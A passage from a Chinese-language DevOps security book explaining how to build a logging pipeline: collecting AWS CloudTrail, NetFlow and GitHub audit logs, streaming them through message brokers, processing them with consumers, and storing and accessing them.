- *编码*——用户在正常情况下不会触发的不正常的编码问题。
- *命令注入*——看起来像 SQL 注入或者空字节注入的输入。
- *文件 IO*——违反文件上传的限制。
- *蜜罐陷阱*——被当作陷阱，不该被任何人访问的资源。
- *用户趋势*——与正常用户会话不符的速度和频率的变化。
- *系统趋势*——增长超出正常值的活动。
- *声誉*——不受信任的来源或参数。

这份 AppSensor 文档（在本书编写之时是版本 2）为每一种事件类别提供了详细的说明和示例，其目的是强制应用记录下所有可以用来检测攻击的事件（被称为异常）。

对于小体量的应用来说，这两份检查清单也是记录安全事件的起点。作为练习，试着列出发票应用应该记录的用于检测异常活动的事件。

系统和应用日志包括了日志流水线应该收集的大部分事件。然而，还有一些鲜为人知的事件也能在调查安全事件时发挥作用。在下面这一小节，我们将讨论如何在两个级别收集基础设施中的信息：用 AWS CloudTrail 收集 IaaS 日志，以及用 NetFlow 协议收集网络日志。

7.1.3 基础设施日志

只有当底层的基础设施的安全得到保障之后，才能从系统和应用中捕获日志事件。如果攻击者获得了管理这些系统的组件的访问权限，那么就可以在不引起任何人注意的情况下禁用日志。因此，收集底层基础设施组件中的日志十分重要。这一小节我们将讨论如何使用 AWS CloudTrail 和 NetFlow 来收集这些日志。

AWS CloudTrail

AWS 是成熟的平台，它通过 CloudTrail 服务提供了所有基础设施组件的详尽的审计日志。因为，AWS 中的一切都要通过 API 来访问，即便是在 Web 控制台中执行的操作也不例外。Amazon 记录下了所有 API 操作，并在 CloudTrail 服务中将这些日志开放给它的客户。启用 CloudTrail 之后，它将保留该账户的全部历史记录，这些信息在调查安全事件时是无价之宝。

代码清单 7.7 展示了 AWS 提供的 CloudTrail 日志的示例。它记录了 sam 执行的一次角色切换操作，从一个 AWS 账户切换到另一个。注意 CloudTrail 与事件一起存储了多少细节。原账户和目标账户，还有用来执行这次切换的角色都出现了。客户端的 IP 和 User Agent 都被记录了下来，时间戳也以 UTC 时区的 RFC3339 格式保存下来。这样的日志再明了不过了！

代码清单 7.7 记录了角色在两个 AWS 账户之间切换的 CloudTrail 事件

```
{
  "CloudTrailEvent": {
    "eventVersion": "1.05",
    "userIdentity": {
      "type": "AssumedRole",
      "principalId": "AROAIO:sam",
      "arn": "arn:aws:sts::90992:assumed-role/sec-devops-prod-mfa/sam",
      "accountId": "90992"
    },
    "eventTime": "2016-11-27T15:48:39Z",
    "eventSource": "***.amazonaws.com",
    "eventName": "SwitchRole",
    "awsRegion": "us-east-1",
    "sourceIPAddress": "123.37.225.160",
    "userAgent": "Mozilla/5.0 Gecko/20100101 Firefox/52.0",
    "requestParameters": null,
    "responseElements": {
      "SwitchRole": "Success"
    },
    "additionalEventData": {
      "SwitchFrom": "arn:aws:iam::37121:user/sam",
      "RedirectTo": "https://console.***.amazon.com/s3/home"
    },
    "eventID": "794f3cac-3c86-4684-a84d-1872c620f85b",
    "eventType": "AwsConsoleSignIn",
    "recipientAccountId": "90992"
  },
  "Username": "sam",
  "EventName": "SwitchRole",
  "EventId": "794f3cac-3c86-4684-a84d-1872c620f85b",
  "EventTime": 1480261719,
  "Resources": []
}
```

当前记录的操作是 AssumeRole。

请求这次操作的用户是 sam。

操作的时间戳。

请求操作使用的浏览器和源 IP。

操作成功完成。

所有 AWS 账户都应该启用 CloudTrail。该服务可以将审计日志写入一个 S3 存储桶中，通过存储桶将它们转发到日志流水线上。AWS 在关于 CloudTrail 的文档里提供了更多关于如何用最好的方式管理它们的信息（链接 7.6）。

这些日志只有一条限制：它们不是实时的。AWS 在每 10 ~ 15 分钟才写入一次 CloudTrail 日志，在创建这些日志进行即时调查时并不提供串流方法。这会让攻击者有机可乘，在还没被发现之前的这一小段时间窗内对账户进行攻击。

注意 除了 CloudTrail，AWS 还为不同的服务提供了有针对性的日志，这些服务包括：S3、RDS、ELB，等等。服务日志各有各的格式，运维人员必须为每一种格式定制收集器，但这些日志确实存在并且应该被收集到流水线上。

AWS 设定了审计的标准，但并不是唯一一个为用户提供类似日志的服务。另一个保留了用户活动记录的服务是 GitHub。

用 NetFlow 记录网络日志

我曾经帮助一个组织调查数据库泄露事件。那次事件并不是由安全漏洞引起的，而是由一段脚本故障造成的，这段脚本的任务是导出 MySQL 数据库，对数据进行清洗，并将结果发布到公开网站上。不知道为什么，这段脚本没有执行清洗步骤，而是直接将填满了密码哈希和邮件地址的转存数据发布到了互联网上。

调查小组开始搜寻日志，想查明是否有人在转存数据发布的前几天就已经下载了这些数据，结果发现这个 Web 服务器没有访问日志。当我们准备放弃时，一位同事提到我们可以使用 NetFlow 日志来追踪下载。NetFlow 是一种路由器和网络设备，用来记录网络连接的日志格式。NetFlow 日志携带的信息量有限，只会捕捉关于连接的最基本的信息：

- 开始时间。
- 时长。
- 协议。
- 来源 IP 和端口，以及目的地 IP 和端口。
- 数据包的总数。
- 字节总数。

它不是一个非常详细的格式，但它提供了足够的信息来找出连接的来源、目的地及大小。因为我们一旦知道了转存数据的大小，我们就能知道一次下载连接要传输的数据有多少。我们列出了那些在转存数据发布以后下载了整个归档文件的全部连接，将来源 IP 的数量缩减到了个位数。在验证完这些 IP 都属于已知的、受信任的个体后，我们就确定了数据没有被泄露，并结束这个安全事件。NetFlow 属于 IaaS 引导我们应该外包出去的网络层，这可能是 DevOps 组织通常不会用到它的原

因。但它依然是一个强大的工具，可以用于检测基础设施中的异常活动和调查攻击。了解它的使用方法是大有裨益的，这在我的经历中已经得到了印证。

代码清单 7.8 展示了 NetFlow 日志的一个例子。如你所见，字段捕获的上下文严重不足，只能通过对比时间戳和 IP 地址来一个一个地将 NetFlow 事件联系起来。信息虽然很少，但在调查事件时它却可以派上用场，而且它还可以根据特定的连接模式触发告警。

代码清单 7.8 远程主机和 SSH 服务器之间连接的 NetFlow 事件

```
Date flow start        Dur Pro Src IP:Port  ->Dst IP:Port    Packets Bytes
20160901 00:00:00.459 9.7 TCP 8.7.2.4:24920->10.43.0.1:22 1 86      928731
```

AWS 是少数支持 NetFlow 的 IaaS 提供商之一，它允许运营商在其（虚拟）基础设施中收集事件。在 AWS 上，NetFlow 日志能在一个指定的 VPC（Virtual Private Cloud，虚拟私有云，AWS 对客户网络的逻辑划分）中收集。你可以通过配置整个 VPC，或是指定的子网，或是单个网络接口来生成 NetFlow 事件，并将它们收集到日志流水线中。

需要提醒一下，NetFlow 日志很快就会变得很多，同时在所有地方启用它通常是不切实际的。选择一些有必要收集 NetFlow 事件的基础设施组件，并从那里开始，随着日志流水线的扩张来逐步扩大收集的范围。

到目前为止，我们关注的都是自己可以控制的日志，但是现代 DevOps 组织越来越多地依靠第三方来代表它们去执行大量工作。在第 2 章里，我们看到了在 DevOps 流水线中，GitHub 和 Docker Hub 占有举足轻重的地位。在下一节，我们将简要地介绍 GitHub 生成的日志。

7.1.4 收集 GitHub 日志

当决定将一部分职能外包给第三方时，提供该职能的服务的运营安全性也就被一起外包出去了。第三方的运营对我们来说不够透明，我们得仰仗它们来做出正确的安全决策，并保证基础设施的安全。

然而，我们应该监控对第三方服务的使用，并确保用户账户得到了妥善管理，并且凭证能够被安全地保存，以及使用服务的完整性没有遭到破坏。

这样做需要保留第三方服务的使用记录，而这又得完全依靠服务提供商来发布这些可供收集和查看的日志。在这一点上，不是所有提供商都能像 AWS 那样提供了详尽的审计日志，对于指定账户，最近有没有被访问过，其他一些供应商甚至都无法提供相关的信息。

本节我们将着眼于 GitHub，它是另一个提供了审计日志的第三方服务的例子。我们应该收集这些日志并注入我们的日志流水线中。和 AWS 类似，GitHub 提供的

审计日志聚焦在 API 和 Web 界面的互动上。这些日志虽然没有 CloudTrail 那么详细，但仍然包含了有用的信息，可以用于调查用户在代码仓库中的活动。

代码清单 7.9 展示的例子是 webhook 在被添加到发票应用的代码仓库时，由 GitHub 记录下的事件。日志包括的信息（链接 7.7）足够找出是谁执行的操作，操作的是哪些资源，还有操作是哪一天执行的。

代码清单 7.9 记录了由 webhook 创建的 GitHub 审计日志

```
{
  "actor": "jvehent",
  "data": {
    "hook_id": 8471310,
    "events": [
      "push",
      "issues",
      "issue_comment",
      "commit_comment",
      "pull_request",
      "pull_request_review_comment",
      "gollum",
      "watch",
      "fork",
      "member",
      "public",
      "team_add",
      "status",
      "create",
      "delete",
      "release"
    ]
  },
  "org": "Securing-DevOps",
  "repo": "Securing-DevOps/invoicer",
  "created_at": 1463781754555,
  "action": "hook.create"
}
```

执行操作的用户。

这是被记录下来的操作的主体，展示了哪些 GitHub 动作会触发这个已被创建好的 webhook 的细节。

操作发生在哪个仓库中。

你可能注意到了，created_at 时间戳并没有包含时区信息，而是只包含了一个 UNIX 时间戳。这是可以接受的，因为 UNIX 时间戳表示 UTC1970 年 1 月 1 日 0 点 0 分 0 秒起经过的秒数。UNIX 时间戳一直使用的是 UTC 时区，因此转换起来会很容易。

注意 *在本书编写之时，GitHub 还没有提供能获取审计日志的自动化方法，而是要求用户通过 Web 界面来下载。当你在阅读这本书时，它可能已经有了新的变化*[1]。

1 GitHub 已经提供了获取审计日志的 GraphQL API，但只支持使用 GitHub Enterprise 的组织，请参考链接7.8。—— 译者注

我们可以继续评估其他的服务提供商，但你应该已经有了思路：让第三方将审计日志交给你，并将其收集到日志流水线中。对于各种不同的基础设施组件，你了解得越多越好。

你对需要收集的日志类型已经有了一定的理解，现在让我们进入第二层，谈谈怎样通过流水线来串流日志消息。

7.2 通过消息代理串流日志事件

在本章的第一部分，你可能已经注意到了需要收集的日志信息量实在是太大了。要从如此多的来源去收集事件，大多数成熟的日志基础设施也会被事件所淹没，而且丢失消息的日志流水线也不是我们想要的。

本节我们将重点介绍图 7.4 中的流水线串流层，并讨论如何通过消息代理来处理海量的日志信息，以避免单个组件被冲垮。

消息代理是一个应用，它接收来自发布者的消息，并将消息路由到消费者。它是一个精妙的管道，具备了决定哪个消费者将得到指定消息副本的智能逻辑。




图 7.4 日志流水线的第二层在收集层和分析层之间专注地串流日志事件。

对于逻辑组件之间的消息串流来说，消息代码是很有效的，并且还提供了层与层之间的标准接口，这些层可能互相都不了解对方。在收集层中，系统、应用还有各种基础设施组件将它们的日志消息转发给少数几个已知的消息代理。收集层只用知道一件事：日志要发到哪里。

消息代理的另一端是分析层，它由多个能读取日志事件并对它们执行任务的分析程序组成。如果没有消息代理，收集层就需要知道每个分析程序的地址和目的，

这样才能将消息发给它们。添加或删除分析程序就要重新配置所有日志收集器，显然这不是最优的做法。

图 7.5 放大了消息代理内部的消息路由。消息代理的左边有 3 个发布者，右边有 3 个消费者。日志消息从左到右流经代理。




图 7.5 消息代理在发布者（左边）和消费者（右边）之间路由消息。消费者订阅特定的事件主题，而消息代理利用该信息正确地路由消息，它还有可能要复制消息以确保所有消费者都能得到一个副本。在这个例子中，签名分析器和连接率分析器都得到了系统日志发布者发送的消息的副本。

发布者将它们的消息发给流（有时被称作主题或者交换），然后就忘掉了这些消息。一旦消息代理接管了这些消息，发布者就不再需要保存任何已发送的消息的状态。不同的消息代理软件工具提供了不同的关于已发布消息的可靠性规则：

- NSQ 不提供可靠性保证，进程崩溃将导致消息丢失（链接 7.9）。
- RabbitMQ 在确认接收之前能保证在消息代理集群中的多个成员上复制信息（链接 7.10）。
- Apache Kafka 做得更好，不但复制了消息，还跨越多个集群节点保存了消息的历史日志，而且保存的时间是可配置的（链接 7.11）。
- AWS Kinesis 提供了相似的能力，并完全由 AWS 运营（链接 7.12）。

可靠性的提升会对性能造成影响。接受或拒绝丢失消息的决策取决于基础设施要处理的消息数量，以及分配给消息代理的资源。为了适应消息量而去调整消息代理的大小和性能是构建和运营消息代理基础设施的重要一环。

在接收端，消费者会订阅一个或多个消息流，它订阅的是各个流的主题。在图 7.5 中，签名分析器消费者从系统日志和应用日志那里接收了消息，这意味着这两个话

题它都订阅了。订阅主题将任务分发给了消费者。和可靠性规则一样，不同的消息代理有着不同的实现，但它们大多都支持扇出和轮转两种模式：

- *轮转模式*会把指定消息的副本发给一组消费者中的某一个。例如，如果我们有三个连接率分析器，我们或许只想把指定的事件发给其中的一个。在多个功能一样的消费者之间分配任务时，这种模式十分有效。
- *扇出模式*会把指定消息的副本发给所有订阅了该主题的消费者。如果细看图 7.5，你就会发现签名分析器和连接率分析器都得到了系统日志消息的副本。系统日志事件被扇出给了两个消费者。这种模式用于将任务分发给功能不同的消费者。

你可以看到，消息代理对收集日志事件的组件和分析日志事件的组件之间的相互促进作用。在需要处理大量事件（不仅仅是日志）的系统中，消息代理架构十分流行，因为它能让工程师们在消息代理的左右两侧增加或移除组件，而无须重新设计整个基础设施。

我们可以想象一下，将来在图 7.5 中添加了新类型的分析器后，它们马上就可以消费应用日志，而这一切无须对流水线上的前两层做任何改动。每个消费者只要声明它感兴趣的主题，然后立即就可以收到消息。

在下一节里，我们将介绍几种消费者，它们可能是对一条典型的日志流水线的有意实现。

7.3 在日志消费者中处理事件

日志消费者位于消息代理的消费者一侧，它们组成了我们的日志流水线的第三层：分析层。我们在前面的小节中提到，日志消费者从消息代理那里接收事件消息，如图 7.6 所示。我们还没有讨论过这些消费者会用这些消息做什么。




图 7.6 日志流水线的第三层包含的是日志消费者，它们出于不同目的来处理和分析事件。在本图里，存储模块将原始日志传给存储层；监控模块计算度量指标并按需向运维人员发出告警；安全模块在捕捉到异常和欺诈行为后，向运维人员发出告警。

分析层最基本的组件是使用原始事件并将它们写入存储层的数据库中。日志流水线总是要将原始日志保留一段时间（90 天通常是一个平衡了留存成本和调查需要的合理时间）。专门完成该任务的消费者会使用发给代理的全部消息，并将它们写入文件系统或数据库。

代码清单 7.10 展示了这个消费者的一段伪代码，它很简单：消费者一开始先建立和消息代理相关的连接，然后向消息代理请求所有主题的消息。大多数消息代理都支持某种形式的模式匹配，并根据主题来过滤消息，所以这个消费者只需要请求与通配符主题相匹配的消息就可以接收全部消息。

代码清单 7.10 存储消费者的伪代码

```
consumer raw-storage:
 initialization:
  connect to message broker
  subscribe to all topics using wildcard pattern
 processing:
  for each message:
   parse message body
   normalize values into event structure
   insert event structure into database
   acknowledge consumption of message to broker
```

接下来，消费者就进入了循环，当每次有消息被代理从已建立的连接上转发过来时，这个循环就会被执行。循环迭代一次，消费者就解析一条日志事件。这里有一个标准化步骤可对值进行转换，比如将时间戳的值从五花八门的格式转换成标准格式。当标准化的事件被插入数据库或者写入合适的存储地点后，消费者向代理确认事件已经被处理，代理就可以从队列中移除事件了。

日志消费者的一个关键要素是它们的大小：它们应该是执行某个单一任务的小程序。在一条复杂的日志流水线中，可能存在许多功能不同的消费者，而且每个消费者都能自动地运行。消息代理是连接它们和日志流水线的纽带。

站在基础设施的角度来看，消费者可能运行在不同的环境中，也可能是用不同的语言编写的。一种现代的模式是让它们运行在无服务器环境中，比如 AWS Lambda 这样接管了底层服务器运营的第三方服务。这种模型完全不需要管理系统，并允许架构师使用大量独立的消费者来构建模块化系统。

另一种常见的模式是将日志处理系统上执行的小插件当作消费者来运行，Fluentd（链接 7.13）和 Logstash（链接 7.14）就是这样的系统。这些系统提供了一些通用的功能，可以消费来自各种消息代理的日志，同时将它们传递给运维人员定义的分析插件，并将输出写到选好的目的地里。Logstash 和 Fluentd 使用的插件都要用 Ruby 编写。在 Mozilla 我们编写了名为 Hindsight（链接 7.15）的事件处理守护进程，

它使用的是 Lua 编写的插件。我们将在第 8 章中更深入地讨论 Hindsight。

日志流水线中的消费者主要关注三种类型的任务：

- 日志转换和存储，正如我们在前面讨论过的那个简单例子。
- 指标和统计计算，为 DevOps 团队提供其服务健康状态的可见性。
- 异常检测，包括入侵检测和欺诈检测。如图 7.6 所示，这种类型的消费者也会向运维人员发出告警。我们将在第 8 章用一整章篇幅来详细探讨这种类型的消费者，而且我还会介绍如何编写日志检查模块来寻找欺诈和攻击的证据。

对于第一类消费者来说，当前某个特定事件和之前的事件没有任何关系。消费者不需要保留任何状态，只要在每个事件发生时进行处理就好。

然而，对于第二类消费者来说，它们必须保存状态并计算跨多个事件的指标。假设一个消费者需要计算每分钟事件的移动平均值，那么这个消费者就必须记住当前的移动平均值，并在处理每个事件的时候去修正它。

如果我们能保证在给定的时间内消费者仅有一个活动实例的限制，那么将状态保存在这个消费者实例内部可能就够了。这是解析事件时使用的一种常见方法，如果基础设施能够保持消费者的唯一性，这种方法就能奏效。

许多基础设施很快就会需要多个消费者来同时运行。这可能是出于对可靠性的考量，以防止使用者崩溃而停止对事件的认证，而这些事件可能会迅速阻塞消息代理，或者是因为单个消费者无法承受事件处理的负载。通过增加更多并行工作的同类型程序，事件驱动的基础设施可以轻松地横向伸缩，但这时还必须增加一个单独的层次，以便在多个消费者之间共享状态。

memcache 和 Redis 这样的内存数据库常常被用来搭建图 7.7 所示的系统。同类型的消费者处理消息并更新数据库中维护着的状态。这种架构将简单的消费者模型变得更接近于微服务，但消费者专注于单一任务的基本理念仍然有效。

这些数据库不是用来长期存储数据的。只有在状态是短暂的，并且消息丢失不会对日志流水线的可靠性造成严重影响的情况下，才会使用数据库存储。长期保存数据是日志流水线第四层的职责，我们将在下面讨论它。




图 7.7 多个消费者可以通过一个专用数据库来共享状态。本图中，四个消费者一起处理应用日志以算出用户的平均位置。这些信息随后被存储在状态数据库中，这样每个消费者都可以访问相邻消费者计算的数据。

7.4 保存并归档日志

日志流水线的主要功能是收集和保存来自各个系统的日志，因此存储层显然就是整个架构的一个关键部分。存储层从消费者那里接收日志并开放给运维人员。它的作用是管理日志的生命周期，从它们第一次被保存下来的时刻开始，到最后它们从归档中删除为止。

事实上，除非绝对必要，你永远都不应该删除日志。如果在 Amazon Glacier 中保存 10TB 大小的日志，那么每个月的花费还不到 100 美元，这笔费用对任何基础设施预算来说都可以忽略不计。但从 Galcier 中取回数据的费用就要高得多，如果真有那么一天，你一定会毫不吝惜地取回数据！

要实现廉价的、高效的和可靠的日志存储，就需要在日志事件生命周期的不同时间段混合使用多种技术。图 7.8 展示了首次被写入数据库的日志（通常被认为是昂贵的存储类型），然后将其导出到归档中。例如，我们可以想象在 90 天后自动完成导出。




图 7.8 存储层先将日志保存在可以很容易查询到的数据库中，然后再将它们归档到一般不会被访问到的冷存储中。

日志流水线存储层应该提供接口，以便让 DevOps 团队通过这些接口来访问他们的数据。常见的存储有三种类型：

- grep 服务器是一种经典的日志存储类型：一台磁盘空间很大的服务器，运维人员可以通过命令行探索日志。
- 使用 Elasticsearch 作为通用存储引擎的*文档数据库*，这是另外一种流行的选择。你可能遇到过经常与 Elasticsearch 数据库一起使用的 Kibana 仪表盘。
- *关系型数据库*（特别是数据仓库）也是一种流行的选择，常见于商业智能（BI，Business Intelligence）和安全事故与事件管理（SIEM，Security-Incident and Event-Management）的企业级解决方案中。在过去日志很难用关系型数据库来存储，因为日志要严格地解析成列，但像 PostgreSQL 这样的现代关系型数据库现在已经开始支持 JSON 类型，并且提供了一些文档数据库的特性。

每一种存储类型都有各自的优缺点，它们全都提供了有价值的功能来对日志进行分析和可视化。grep 服务器让你既可以实时地跟踪日志，也可以使用 grep、awk 及 sed（大多数工程师都会使用这些工具）来搜索数周的数据。搭配了 Kibana 仪表盘的 Elasticsearch 数据库提供了一些开源能获得的最好的可视化工具。如果你的预算足够实现像 HP ArcSight、IBM QRadar 或是 Splunk 这样的 SIEM 解决方案，那么关系型数据库可以满足你的需要。

在理想情况下，你可以同时实现三种类型的存储，然后决策哪一种价值最高。存储成本是左右决策的关键：16TB 大小的数据存储在 Elasticsearch 中的成本是保存在磁盘上的两倍，保存在 Redshift 中的成本则比保存在磁盘上的高出五倍。

此时，日志数据的生命周期就变得至关重要了，因为如果能够很方便地按需重

新加载数据，日志可能不需要被长期保存在昂贵的数据库中。对工程师来说，原始日志通常只会在排查应用问题时有用，这时离日志生成已经过去一些天了。一周之后大多数人只会看聚合指标，不会再使用原始日志。

安全事件是个例外，调查人员总是需要原始日志。我们总是忍不住要去猜测调查人员需要多久之前的原始日志，但通常都猜不对。他们有时需要安全事件发生前一天的日志，有时又需要前一年的日志。与其猜测，不如建立适合组织的生命周期。例如：

- *原始日志在 grep 服务器上保存 30 天。*每天晚上，定时任务会轮换日志文件，将当天的日志文件压缩好并发布到归档中。30 天后，压缩的日志文件将从磁盘上删除。
- *原始日志还要由另一个消费者写入 Elasticsearch 数据库。*日志存储在由当前日期表示的索引中。索引将保留 15 天，然后删除。
- *指标由第三个消费者计算并保存在自己的数据库（或者第三方服务）中。*指标永远不会被删除，因为它们的量小到可以永久保留。这样的话，工程师可以按年来对比趋势。
- *归档里的压缩日志文件按年月存放在文件夹中。*如果要缩减成本，日志可以在指定期限之后删除，并且保存时间不应少于 3 个月。AWS S3 和 Glacier 都提供了自动化的生命周期管理功能，能在特定时间段后删除数据。

这里，再怎么强调保存日志的重要性都不为过，这意味着每几个月都要给你的员工买一个 10TB 大小的硬盘来存放（加密并压缩过的）日志并将其扔进抽屉里。当日志数据丢失而无法对漏洞进行调查时，因为尽早删除日志而省下来的钱就变得无关紧要了。

如果你一定要降低成本，那么就选择最便宜的存储解决方案：grep 服务器。在杂乱的存储中保存大量日志总比在昂贵的数据中完美地存放几条日志要好。

话虽如此，如果你有足够的预算来运营昂贵的数据库，那么它能给你带来显著的可访问性优势。在下一节中，我们将讨论一些行之有效的访问日志的方法，它们还可以让运维人员执行自己的分析。

7.5 访问日志

我们的日志流水线的最后一层就是访问层，旨在让运维人员、开发人员和任何需要的人能够访问日志数据。访问层可以简单到只是一台被托管的、用来访问存储服务器上的日志的 SSH 堡垒机，也可以复杂到是一个用来执行大型数据集分析任务的 Apache Spark 集群（链接 7.16）。

图 7.9 中的访问层位于流水线的末端。它是数据入口，因此它应该提供防止欺诈性访问的保护。日志通常包含着组织及其客户的敏感信息。内部凭证或者最终用户的密码在消息中被捕获，或是没有被正确清洗的情况不在少数。一个常见的问题是，由 HTTP GET 查询字符串传进来的 API 密钥被 Web 服务器记录在了访问日志中。这是绝对不可以公开的数据，你应该将原始日志妥善地保存起来。




图 7.9 访问层位于日志流水线的末端，它提供原始日志数据、图表及指标聚合的访问权限。

仪表盘在调查服务的健康状态时特别有用。在安全事件处置期间，动态创建自定义仪表盘来监视特定活动的能力可以帮助工程师组织他们的防御。搭配了 Kibana 仪表盘的 Elasticsearch 已经成为快速创建随机数据集图表的流行工具。大多数现代日志流水线都会在内部某个层次包含这对搭档。

在第 8 章我们用来分析日志的软件 Hindsight 也能生成各种类型的图表，从而轻松地监视仪表盘。图 7.10 展示了一个欺诈监控仪表盘，它是为一个经常受到攻击的服务而搭建的。波动最大的折线表示登录故障次数，你可以看到在图表的第三层，它反复上升了好几次并最终超过了 4000。另一条在底部几乎看不见的线表示登录成功次数。它也在 02:00 达到峰值，说明登录成功的次数突然增加了，这表明这是一种不正常的现象。

